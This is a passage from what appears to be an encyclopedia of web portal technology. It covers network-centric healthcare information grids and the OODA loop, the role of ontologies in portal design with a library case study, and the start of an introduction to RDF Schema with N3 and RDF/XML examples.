In addition to functioning as data/information/knowledge generating/manipulating/disseminating centres, the nodes also serve as the network points of entry (entry portals, Figure 2). However, contrary to the classical Web portal, where the client determines the information gathering path (O'Brien, 2004), the WHIG portal provides automated query classification, direction, and integration functions. Its operations are fuzzy logic-based, and the principal function of the WHIG portal is that of a "sorting/distribution station" which distributes the original query throughout the entire WHIG and collects and weighs the relevant outputs generated by multinodal analysis of the available resources. As the final step, the portal assigns the relevance level of the cumulative output, and provides automated pathways toward its further refinement. The WHIG portal operates thus not only as an entry point but also as either redirection station or WHIG exit site. Some of the functions of the WHIG portal are exemplified by the response to a hypothetical NGO query requiring decision support on the conduct of healthcare activities within the scope of a humanitarian relief operation in a costal region of "State X." The query will be automatically distributed within the network and the response will (equally automatically) provide multifaceted analysis of the essential medical needs of the affected population (e.g., most threatening diseases, the type and quantity of the required vaccines, need for other pharmaceuticals, tenting, water supplies, etc.). However, the response will also provide information on the local infrastructure and its nature and quality (e.g., air/sea port off loading/storage capacity, availability of beaches as the off-loading sites, capacity of local healthcare human and physical resources, quality and distribution density of roads/railways/means of transport, etc.), whether as an adverse factor, political stability/law enforcement efficiency within the region as a factor influencing distribution of aid, or movement of support teams. Clearly, even within such a simplified example, the range and complexity of factors that may significantly (and adversely) affect only one of many critical elements within a major relief operation is strikingly large. Correspondingly, the need for germane information/knowledge is equally substantial. Yet, due to the prevailing platform-centricity, despite the existence of such information, its dispersal within several, largely incompatible, systems makes it essentially inaccessible. Moreover, its retrieval demands clear awareness of the need followed by human-based/human guided search and extraction. Consequently, in situations of stress or in environments that pose acute demand for a wide range of simultaneous responses, the potential for major errors of omission and commission increases dramatically. A classical chain of such errors can be seen, for example, in the response to the events immediately preceding the destruction of World Trade Center in September 2001 (National Commission on Terrorist Attacks on the United States, 2004).

Data, information, or queries from WHIG enter through the portal where they are subjected to security/standards/protocol screening then transfer to the manipulation site (DM). The latter provides detailed sorting and redirection via intra and extra nets, and/or Internet/Web to other locations within the node, for example, patient records, information storage sites, analysis and knowledge generating sites, and so forth (unidirectional arrows). All sites within the node are capable of multidirectional communication (not indicated for the sake of clarity). Their output is transmitted to the knowledge manipulation and generation site which, in turn, generates final output stored within the node and also disseminated throughout the network (Out). If needed, the node can distribute additional WHIG-wide queries. Replies are collected, manipulated at the KM level, and incorporated into the final node output. Although neither the portal nor individual functional aspects of the node need be collocated, their operations are conducted as a single, self-contained unit; that is, none of the constituting elements can participate individually in the functions of another node. Self-containment of each node adds to its security and reduces the risk of inadvertent networkwide dissemination of integrity-compromising factors (e.g., viruses, spurious data, etc.).

FUTURE TRENDS: OPERATIONAL THEORY OF NETWORK-CENTRIC ACTIVITIES

The operational philosophy of network-centric healthcare operations is based on the principles of Boyd's (OODA) Loop (Boyd, 1987; von Lubitz & Wickramasinghe, 2005a, 2005b, 2005c) that defines the nature and the sequence of interactions with dynamic, rapidly changing environments characterized by a high degree of structural and event complexity. Accordingly to Boyd, each complex action can be subdivided into a series of consecutive cycles, loops, with the preceding cycle strongly influencing the initial stages of the following. Each revolution (cycle) of the Loop comprises four stages: observation, orientation, determination, and action. During the observation stage, all inputs describing the action environment are collected and organized into coherent entities. At the orientation stage, the organized data are converted into meaningful information that provides as complete image of the operational environment as possible based on the totality of the existing information. At this stage the weaknesses of the opposition are detected, and the centre of the future action determined. During the determination phase, the hypothesis, that is, the plan to respond to the pressure exercised by the operation environment, is formulated. The Hypothesis defines the plan of action, the required strength and nature of the response, its precise location, timing and duration, and so forth. During the Action phase, the Hypothesis is tested: the formulated plan is implemented and its results (and the consequent response of the action environment/opposition) set off the next revolution of the Loop—the new observation stage is initiated. Clearly, the nature of action determines the intervals between the stages.

Originally Boyd's Loop had been created as a tool facilitating aerial combat, where each individual stage was extremely brief (milliseconds). Nonetheless, the principles of the Loop can be applied to virtually any rapidly evolving environment. Moreover, Boyd's Loop helps to understand the critical role of the mistakes made during the initial data collection (e.g., selective or biased selection, rejection of *non-conforming* data as necessarily false, etc.) at the observation stage and their subsequent analysis (subjective analysis based on preconceived notions, influence of personal bias, inflexibility, etc.) at the orientation stage.

Errors made at these two stages influence the following two. Thus, at each subsequent cycle, error correction demands increasingly larger resources and removes them from where they should be otherwise committed—at the centre of action. Uncorrected errors compound at each new revolution of the Loop and exponentially increase the chance of failure. Probably the best example of *Loop failure* was the disastrous response of state and federal authorities to Hurricane Katrina in August 2005, while the response to Hurricane Wilma (its shortcomings notwithstanding) shows how application of Boyd's Loop-based thinking can lead to positive outcomes in situations demanding flexible, ongoing, and dynamic response to the continuously but unpredictably changing operational environment.

Clearly, to assure efficiency of action, the interval separating each individual stage of the Loop must be as short as possible, particularly when interacting with highly fluid, ultracomplex systems such as military or healthcare information. Here, the demand is not only on rapid, reliable sampling of the environment but also on a very high degree of automation at the level of multisource data collection, analysis, manipulation, and classification into larger information/germane knowledge entities.

Contrary to the prevalent platform-centric operations, network-centricity allows vast increase in sampling speed, range, and data manipulation speed. Consequently, decision supporting outputs of the network are faster, more situation/operational environment-relevant and, most importantly, allow robustly elevated rate of stimulus-response cycle (operations "inside the Loop"). Moreover, by increasing reaction relevance and speed, network-centric operations facilitate goal-oriented manipulation of the operational environment and also increase both the level (accuracy) and predictive range of responses to environment induced pressures. Military benefits of such operations have been frequently demonstrated. However, the acceptance of Boyd's (OODA) Loop principles in the civilian world (e.g., global financial/banking operations, lean manufacturing, just-in-time supply chains, etc.) led to demonstrable gains in efficiency and productivity as well.

CONCLUSION

The preceding description is, of necessity, vastly simplified. Yet, the existence and highly efficient use of the network-centric approach to military operations has already resulted in the significant enhancement of the C^3I (Command, Control, Communications, and Intelligence) concept (Alberts, Garstka & Stein, 2000; Department of Defense, 2001). The most palpable consequences of network-centricity in warfare are increased efficiency in the use of available resources, application of resources appropriate to the operational environment, reduction of casualties, and transformation of conflict whose face changes rapidly from aggression by overwhelming force to prevention and de-escalation. Similar principles can be applied to healthcare operations, particularly in view of the already existing major technological components of the WHIG. However, in order to implement network-centricity in healthcare, a major conceptual transformation is required.

Presently, the ruling healthcare doctrine is that of e-health, which while supporting implementation of IC^2T, promotes development of individual, largely noncollaborative (particularly in the global sense) systems. While there is no doubt that the existence of such systems (for example, electronic patient records) facilitates many aspects of healthcare delivery and administration, their effect is predominantly regional. On a larger scale (national, international) most of these platforms function in isolation and major (predominantly through human interaction) effort is needed in order to extract relevant information and convert it into pertinent knowledge.

Transition to the network-centric doctrine of healthcare will greatly facilitate interoperability of multiple electronic healthcare platforms and enhance their usefulness in the broadest sense of global health. There is also no doubt that, similar to other domains in which a network-centric approach has been successfully implemented, the consequence of the proposed doctrine will be improvement of access, better delivery, increased efficiency in the use of resources, accompanied by the concomitant reduction of presently staggering expenditure.

NOTE

The authors of this article are listed alphabetically. Both contributed equally.

REFERENCES

Alberts, D. S., Garstka, J. J., & Stein, F. P. (2000). *Network centric warfare: Developing and leveraging information superiority* (CCRP Publication Series 1-284 (Department of Defense)). Retrieved January 15, 2007, from http://www.dodccrp.org/publications/pdf/Alberts_NCW.pdf

Banjeri, D. (2004). The people and health service development in India: A brief overview. *International Journal of Health Services, 34*, 123-142.

Boyd, J. R., & COL USAF. (1987). Essence of winning and losing. In *Patterns of conflict* (Unpublished Briefing). Retrieved January 15, 2007, from http://www.d-n-i.net

Cebrowski, A. K., & Garstka, J. J. (1998). Network-centric warfare: Its origin and future. *US Navy Instant Proceedings, 1*, 28-35.

Department of Defense (2001). *Report to Congress: Network centric warfare.* Washington, DC: Office of the Secretary, Department of Defense.

Fernandez, I. (2002). Barcelona 2002: Law, ethics, and human rights global battle cry: health is a right, not a commodity. *HIV/AIDS Policy & Law Review, 7*, 80-84.

Larson, E. B. (2004). Healthcare system chaos should spur innovation: Summary of a report of the Society of General Internal Medicine Task Force on the Domain of General Internal Medicine. *Annals of Internal Medicine, 140*, 639-643.

National Commission on Terrorist Attacks on the United States (2004). *The 9/11 report with reporting analysis by The New York Times* (pp. IX-CXII, 1-636). New York: St. Martin Press.

O'Brien, J. (2004). *Management information systems*. Boston: Irwin McGraw-Hill.

Olutimayin, J. (2002). Communication in health care delivery in developing countries: Which way out? *Pacific Health Dialog, 9*, 237-241.

Onen, C. L. (2004). Medicine in resource-poor settings: Time for a paradigm shift? *Clinical Medicine, 4*, 355-360.

von Lubitz, D., & Wickramasinghe, N. (2005a). Creating germane knowledge in dynamic environments. *International Journal of Innovation Learning*.

von Lubitz, D., & Wickramasinghe, N. (2005b). Healthcare and technology: The Doctrine of Networkcentric Healthcare. *Health Affairs*.

von Lubitz, D., & Wickramasinghe, N. (2005c). Network-centric healthcare and bioinformatics. *International Journal of Expert Systems*.

World Health Organization Report (2000). *Health systems: Improving performance* (pp. 1-215). Washington, DC: WHO.

World Health Organization Report (2004). *Changing history* (pp. 1-167). Washington, DC: WHO.

KEY TERMS

E-Health: The application of technology, primarily Internet based technology, to facilitate in the delivery of healthcare.

Germane Knowledge: The relevant and critical knowledge, or contextualized information, required to enhance a particular decision.

Information Symmetry: The gap between the available information between two entities.

Network-Centric: In contrast to a platform-centric approach, a network-centric approach is made up of interconnecting technology grids that enable and facilitate the seamless transfer of data, information and knowledge.

OODA Loop: A framework developed by John Boyd that facilitates rapid decision making in dynamic, rapidly changing environments characterized by a high degree of structural and event complexity. Each complex action can be subdivided into a series of consecutive cycles, while each revolution (cycle) of the Loop comprises of four stages: Observation, Orientation, Determination, and Action.

Platform-Centric: Based on and exploiting the exclusive properties of an employed system or specific technology platform. Useful on a small scale but does not enable seamless transferring of information and knowledge across platforms or systems.

World Healthcare Information Grid (WHIG): The technology backbone of network-centric healthcare operations, a network of interconnecting technology grids that together contain all the necessary information for effective and efficient healthcare delivery.

O

Ontologies in Portal Design

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INTRODUCTION

Portals are becoming more and more ubiquitous on the Internet and that is why their architecture is a topic of concern among domain stakeholders. In order to ensure a solid architecture in portal design, ontologies must be considered as a necessary agent of design. An ontology provides a classification system for all the data and metadata in a domain. Ontologies supply metadata in order to bring about a streamlined delivery of information to users. While portals exist in order to assist users gain access to information, ontologies enhance portals by providing access to relevant information.

WHAT IS AN ONTOLOGY?

Ontologies are used to define the common words and concepts that describe an area of knowledge. By defining common terms and ideas, ontologies are applied in sharing information about a domain or a particular area of knowledge. This information becomes re-usable when ontologies encode knowledge in a domain and also knowledge that goes beyond domains (Fensel, 2003, p. 4).

Ontologies are able to function by classifying information into a schema of metadata, which includes general and particular concepts and linking them to each other by defining their relationships. So, while portals are doorways to information, ontologies are the door attendants that ensure proper traffic through those doorways. Ontologies link concepts and ideas, which are related to each other in order to deliver relevant information to users. Because most users have different behavior in querying, ontologies are important in determining what a user is really seeking. Ontologies perform artificially intelligent *Reference Interviews* (see glossary).

HOW ONTOLOGIES BOLSTER PORTALS

In the reference interview, there is face-to-face human interaction, but with seeking information in a portal, users rely on artificial intelligence. The lack of human intuition in portals creates the need for ontologies to deliver relevant information. In order to begin to break down a query so that the portal understands what is truly being asked, ontologies first provide a clear meaning of the relationship among data. Relationships that are intuitive in human terms are classified and made formally explicit in an ontology so they can be processed by a machine (Uschold, 1996).

Because the goal of an ontology in portal design is to produce relevant information to users, the ontology must be developed to include certain principles that will help achieve that goal. Among these principles is extendibility, which means that new terms can be added without creating a need to re-write the entire ontology to include their relationship to other concepts (Gruber, p. 907). This allows for a dynamic and evolving portal, which users find to be more amenable than those that are static.

In addition to the inclusion of the principle of extendibility for internal reasons (namely, the proper function of the portal), the principle of extendibility also applies to external conditions, that is, the undefined behavior of users. In order for users to obtain the relevant information they are seeking, ontologies ought to be created with room to evolve by distinguishing user behavior. With a dynamic schematic for information delivery, users will be able to get the most out of a portal.

Ontologies ought to be created dynamically so that there is room to evolve as more is known about user behavior. An intelligent ontology can be manipulated to draw not only from a user's preference (Stojanovic, p. 172), but also it should be periodically reviewed by a human eye in order to refine its ability to deliver pertinent information to the user.

Intelligent ontologies offer users options after an initial query that will help to refine it (Stojanovic, p. 173). An example of this is found in many search engines (especially those that use cluster technology) that will offer alternative queries at the top of a results page. These alternatives can be in the form of a "did you mean" statement, or simply a grouping of links for alternative query terms the user can choose to narrow his search.

APPLICATION OF ONTOLOGIES IN PORTALS

Ontologies play a vital role in the portal designs. Figure 1 illustrates the application of ontologies in portal design with the following elements:

- **Information:** Before it travels through a portal, information is unstructured and undefined. This is raw information, not suited for the user at this point.
- **Ontology:** Surrounding the portal is the ontology, shaped like a bubble to illustrate that it is analogous to an idea, invisible to the user.
- **Portal:** Portals filter relevant information, inside the engineering of the ontology, in order to take a large amount of information and siphon out a small amount of relevant information.
- **Relevant Information:** The siphoned information which is structured and meaningful to the user.
- **Users:** The entity which uses a portal to obtain relevant information from raw information.

THE BENEFITS OF ONTOLOGIES IN PORTAL DESIGN

The Law of Least Effort

In seeking information, it is human nature to use as little time as possible. This is what librarians call the "law of least effort." Users will typically look at only the top ten results of a search (Stojanovic, p. 172), and even then they are likely to give up if they do not find what is relevant to them, or, they will use information, which might not best apply to their query. If a user cannot find what he is looking for in his first two attempts, he will move onto another platform altogether. Ontologies go beyond the capabilities of manual searching through the automated schema of linking data and metadata. Ontologies provide relevant information and allow users to explore further by presenting related information.

In any portal, the information architecture should be designed in such a way that users should reach the required file/information within *two-to-three clicks* of navigation. If this goes beyond three clicks then the user may become irate and lose interest. At this point, the user will exit the portal.


If, however, an efficient ontology is in place in a portal, then users will spend less time searching through data as the ontology combats the irrelevant data to deliver only what is relevant to the user. By determining a set of definitions of concepts present in a portal's data, ontologies differentiate between what a user does and does not need to see after submitting a query. Thus, keeping these aspects in mind, a portal should be designed with a proper architecture that employs the use of ontologies to come out of these hurdles.

Appropriate Information Delivery

Portals without ontologies offer a centralized system of information, which is not organized to fit the needs of individual users. Often, this centralized system creates a bottleneck of information and requires frequent internal maintenance (Haibo, p. 3). Though it is possible for users to retrieve appropriate information from such a portal (with extra work), if the system is down and users cannot begin a search, then not only are the users missing appropriate information, but they are missing any and all information.

Because ontologies link related information, the information delivered creates a comprehensive tableau of a topic, which users can use to narrow their initial query. Users can retrieve and share information with the terms defined by the ontology. Rather than providing a free-text search, ontologies can offer multidimensional searching, thus providing access to a richer and more relevant amount of information. Also,

Figure 1. Application of ontology in portals



portals without ontologies require their users to have an advanced knowledge of other portals and how to search in them; portals with ontologies do the legwork for the user in collating information between portals into a single platform. Ontologies support information exchange with other portals, thus providing the user with an optimum selection of relevant information (Reynolds et al., 2004, p. 290).

Thus, portals are efficacious in opening doors to information when they are designed with ontologies.

A Case Study

The KM Cyberary (Bhojaraju, 2005) provides a gateway to information resources on the Internet. The main objective of the KM Cyberary project is to provide a unique platform for all types of users to reach their information. This is an accumulation of e-resources, which give links to various useful e-resources such as knowledge management, librarianship, philosophy, health, technology, ITES/BPO/KPO/RPO, ITIL, call centers, business information, and other subjects.

Ontologies are an important aspect of this project and include the following:

- A systematic navigation for the information to the users is provided.
- Information is provided alphabetically and/or faceted as per the subject category.
- Employs *"See also"* references wherever it is applicable.

Features of the KM Cyberary

KM Cyberary provides a gateway to information resources on Internet. This specifically helps to increase the effectiveness of users in information searching by providing linkings to various information pools. Some of the features of KM Cyberary are as follows:

- It is a unique platform for all Internet users searching for information on various subjects.
- Information is derived from multiple sources.
- Each resource selected is evaluated explicitly by a defined quality selection criterion.
- A subject classification scheme indexes all resources in order to facilitate subject browsing: the KM Cyberary is organized in Alphabetico-Subject arrangement.
- The alphabetico-subject arrangement provides overall end-user satisfaction, increased by combining an alphabetical and subject content infrastructure, which enables users to reach the information quickly.
- Navigation is targeted toward multiple communities of users.
- *"See also"* cross references have been provided wherever they are needed.
- Personalized access to information ensures that delivered information is relevant and personalized to serve multiple audiences.
- Direct access to current information is provided.
- Helps users in easy search and navigation
- A solid content architecture is present which meets the requirements of users.
- The project is presently maintained in HTML and is being updated on a regular basis with nascent informative links.
- In the future, an expansion is planned to move to a dynamic schema to provide advanced features to its users in the second phase.

FUTURE TRENDS

We see the future of portal ontologies going in the direction of usage mining. Usage mining can be incorporated into ontologies to gather data from users according to their behavior in seeking information. With the artificial intel-

Figure 2. KM Cyberary home page





Figure 3. Alphabetico-Subject arrangement



ligence of ontologies, this data is used to deliver even more relevant information to users, especially those that exhaust the Law of Least Effort. By incorporating usage mining into an ontology, portals become more dynamic by their ability to adapt to a user's behavior (Abraham, p. 375).

The future of portals that are designed with ontologies or semantic nature can have the characteristics of integration of different set of data, process, applications, services, etc. Hence, ontologies integrate different conceptualizations. Ontologies standardize and formalize the meaning of words through concepts, which will enable users to get the required information quickly in the portals. They enable a better communication between humans and/or machines. They may be technology driven or need-based as per the business. Also there will be a shift from static (e.g., URI, HTML, HTTP) to dynamic (e.g., UDDI, WSDL, SOAP) functioning of portals (Jürgen, 2005, p. 32).

Because ontologies have the capability to prescribe data mining, portals using ontologies in their design bring value added services to their users. Also, the portals, which are being used in different libraries, need to come out with a solution of integration of their database so that the *Consortia* concept may be utilized effectively across the territory of the library world. By this way, the use of ontologies in such portals truly acquire value in knowledge sharing and re-use. This sharing encourages "Re-use instead of re-inventing the wheel."

Beyond all this, the time has come for ontology-based information visualization and auto-categorization/clustering of concepts, which will enhance the use of portals extensively. Tools to generate these processes will be a watershed in the future of portal design, and even now there is a great deal of research being executed on this topic.

CONCLUSION

In order to deliver relevant data, ontologies must be present in the architecture of portals. Ontologies are the rules that govern the relationship that data has to other data. By linking information, ontologies provide users with relevant knowledge. With ontologies, users can locate the information they seek quickly, and without tertiary effort. Also, ontologies can present information, which is related to other information, which users can choose to pursue.

Ontologies allow the linking of data to related metadata, creating a sophisticated backdrop of which only a portion, the relevant information, is viewed by the user. Because there is such a great amount of metadata, users would be overwhelmed by the amount presented if there were no limitations set up for them. Ontologies define those boundaries according to relevance, while at the same time providing the possibility for users to expand the scope of the information they receive in the form of links.

Thus, effective and efficacious portal design requires the incorporation of ontologies because they provide users with a greater scope of data compared to the limits of manual searching functions, which depend largely on the user having a working knowledge of what they seek.

REFERENCES

Abraham, A. (2003). Business intelligence from Web usage mining. *Journal of Information and Knowledge Management*, *2*(4).

Bhojaraju, G. (2007). KM Cyberary—A gateway to knowledge resources. In A. Tatnall (Ed.), *Encyclopedia of portal technology and applications*. Hershey, PA: Idea Group Reference.

Fensel, D. (2003). *Ontologies: Silver bullet for knowledge management and electronic commerce* (2nd ed.). Berlin: Springer-Verlag.

Gruber, T. R. Toward Principles for the design of ontologies used for knowledge sharing. *International Journal Human-Computer Studies*, *43*, 907-928.

Jürgen, A. (2005). *Ontologies @ work—Experience from automotive and engineering industry*. Semantic Web Days, Munich, October 6, 2005. Retrieved December 29, 2005, from http://www.semantic-web-days.net/proceedings/ontoprise_SemanticWebDays2005.pdf

Reynolds, D., et al. (2004). Semantic information portals. *WWW 2004*, May 17-22.

Stojanovic, N., et al. ONTOLOGER—A system for usage-driven management of ontology-based information portals. *KCAP 2003* (pp. 172-179). ACM, October 2003.

Uschold, M. (1996). Building ontologies: Towards a unified methodology. *Expert Systems*, 96.

Yu, H., et al. (2004). Towards a semantic myportal. The *3rd International Semantic Web Conference ISWC 2004 Poster Abstracts* (pp. 95-96).

KEY TERMS

Cyberary: A collection of informational e-resources on *cyber space* (i.e., on the Internet) (cyber = relating to computer and the internet, and library = a collection of documents).

KM Cyberary: Provides a gateway to information resources on Internet. The main objective of the KM Cyberary project is to provide a unique platform for all types of users to reach their information. This is an accumulation of e-resources, which give links to various useful e-resources viz. knowledge management, librarianship, philosophy, health, technology, ITES/BPO/KPO/RPO, ITIL, call centers, business information, and other subjects.

Law of Least Effort: The phenomenon among users of information resources whereby the application of as few methods as possible is applied in order to retrieve relevant information.

Ontology: The conceptual linking of data and metadata to those data and metadata, which are related in order to provide a meaningful information architecture.

Reference Interview: The initial questions reference librarians ask patrons in determining the best resources to recommend when first asked for assistance by the patron.

Usage Mining: The detection of user behavior by artificial intelligence that can be dynamically integrated into a portal's method of information delivery

Web Portal: A gateway to a pool of Web sites giving links to various resources like e-mail, news, weather, sports, WhatsNew, discussion forums, etc. Web portals have good search facilities for users to retrieve information, and also enable users to exchange ideas within the portals.

Ontology, Web Services, and Semantic Web Portals

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INTRODUCTION

In the article, entitled "Semantic Web, RDF, and Portals", it is mentioned that a Semantic Web Portal (SWP) has the generic features of a Web portal but is built on semantic Web technologies. This article provides an introduction to two types of Web ontology languages (RDF Schema and OWL), semantic query, Web services, and the architecture of a Semantic Web Portal.

WEB ONTOLOGY LANGUAGES

RDF Schema (RDF-S)

RDF-S is a Web ontology language used to defined RDF vocabularies. It extends RDF with some of the schema terms: *class*, *subclass*, *property*, *subproperty*, *range*, and *domain*. RDF schema provides the mechanisms to describe groups (or classes) of resources related by common characteristics, and also describe the relationship (properties) between these related resources (Brickley & Guha, 2004). The procedures for constructing a new vocabulary is as follows: define the class it is in, followed by describing the properties of the class. A property is used to declare the relationship between two resources. When it is necessary for the subject of any property to be in a particular class, that class is a *domain* of the property, and when it is necessary for the object to be in a certain class, that class is called the *range* of a property. It should be noted that a property can have more than one domain and range.

In the triple shown in Example 1 (of the article "Semantic Web, RDF, and Portals"), the subject of the RDF statement is #leonardo-isles_Web_portal, the predicate (or property) is *dc:creator*, and lastly, the object (value of property) #creatorID01. Here, #leonardo-isles_Web_portal is an instance (or a member) of a class of Web portal resources (known as #SemanticWeb_Portal in this chapter). The property, *dc:creator*, describes the relationship between two related resources, #SemanticWeb_Portal (class of resources) and #creatorID01 (individual resource). The #SemanticWeb_Portal class is known as the *domain* of *dc:creator,* while #creatorID01 is its *range*. Such a technique is considered a RDF property-centric approach (Brickley & Guha, 2004). Additional properties can be defined for both the domain and range. RDF schema use schema terms as building blocks for constructing new terms and defining the relationships among these terms.

RDF provides a predefined property *rdf:type* for classes of objects. The *rdf:Type* property could be used to declare a class of resources or to show that a resource is an instance of a class. When a RDF resource is described with an *rdf:type* property, the value of the property (object) is considered to be a category or class of things, while the subject of that property is considered to be an instance of that category or class.

As discussed earlier, #SemanticWeb_portal is a class of resources and #leonardo-isles_Web_portal is an instance of the class #SemanticWeb_Portal. This can be written as shown in Figure 1 (In N3 syntax).

The class of semantic Web portals is a subset of the class of Web portals so we could expand the example in Figure 1.

As mentioned earlier, a property can be employed to describe the relationship between two resources (or groups of resources). Thus, the property *dc:creator* can be declared as shown in Figure 3 (in N3).

In Figure 4, we have represented a taxonomy for the concept "organization" (*isA* hierarchy in typical ontology, a *subClassOf* attribute for RDF schema), while Figure 5 shows its corresponding RDF/XML document. As mentioned earlier, a class defines a group of individuals because they share some common properties. The term *rdfs:subclassOf* is just like the subset notation in set theory or the *isA* relationship in general ontology. The *rdf:Property* indicates the type of relationships between individuals or individuals and data values. Once again, we can either use a fragment identifier (e.g., #school) or a complete URI reference for a resource (e.g., http://www.leonardo-isles.net/organizations#school). For the term *rdf:Property,* we have *rdfs:domain* and *rdfs:range*, which constraints the property as well. To reiterate, *rdfs:domain* is a domain of a property that limits the individuals to which the property can be applied, while *rdfs:range* limits the individuals that the property may have as

Figure 1. Declaration of classes (i)

```
#SemanticWeb_Portal          rdf:Type  rdfs:Class.
#leonardo-isles_web_portal   rdf:Type  #SemanticWeb_Portal.
```

Note: *The URI of the resources are always used. # is a fragment identifier which indicates a relative URI reference. However, an absolute URI reference can be used as well.*

Figure 2. Declaration of classes (ii)

```
#SemanticWeb_Portal          rdf:Type rdfs:Class.
#Web_Portal                  rdf:Type rdfs:Class.
#leonardo-isles_web_portal   rdf:Type #SemanticWeb_Portal.
#SemanticWeb_Portal           rdfs:subClassOf  #Web_Portal.
```

Figure 3. Declaration of a property

```
dc:creator  rdf:Type rdf:Property.
```

Figure 4. A taxonomy (rdfs subclassOf hierarchy) for organization




Figure 5. RDF/XML document with RDF-S terms

```
<?xml version = "1.0">
<rdf:RDF
        xmlns:rdf = "http://www.w3.org/1999/02/22-rdf-syntax-ns#"
        xmlns:rdfs = "http://www.w3.org/2000/01/rdf-schema#"
        xml:base = "http://www.leonardo-isles.net/Organization_Structure">

<rdfs:Class rdf:ID = "organization"/>
<rdfs:Class rdf:ID = "formalOrganization" rdfs:comment = "Formal Organization">
        <rdfs:subClassOf        rdf:resource = "#organization"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "nonFormalOrganization" rdfs:comment = "Non Formal Organization">
        <rdfs:subClassOf        rdf:resource = "#organization"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "higherInstitution" rdfs:comment = "Higher Institution">
        <rdfs:subClassOf        rdf:resource = "#formalOrganization"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "university">
        <rdfs:subClassOf        rdf:resource = "#higherInstitution"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "school">
        <rdfs:subClassOf        rdf:resource = "#formalOrganization"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "primary" rdfs:comment = "Primary School">
        <rdfs:subClassOf        rdf:resource = "#school"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "secondary" rdfs:comment = "Secondary School">
        <rdfs:subClassOf        rdf:resource = "#school"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "postSecondary" rdfs:comment = "Post Secondary School">
        <rdfs:subClassOf        rdf:resource = "#school"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "furtherInstitution" rdfs:comment = "Further Institution">
        <rdfs:subClassOf        rdf:resource = "#formalOrganization"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "college">
        <rdfs:subClassOf        rdf:resource = "#furtherInstitution"/>
</rdfs:Class>
<rdfs:Class rdf:ID = "public" rdfs:comment = "Public Organization">
        <rdfs:subClassOf        rdf:resource = "#nonFormalOrganization"/>
</rdfs:Class>
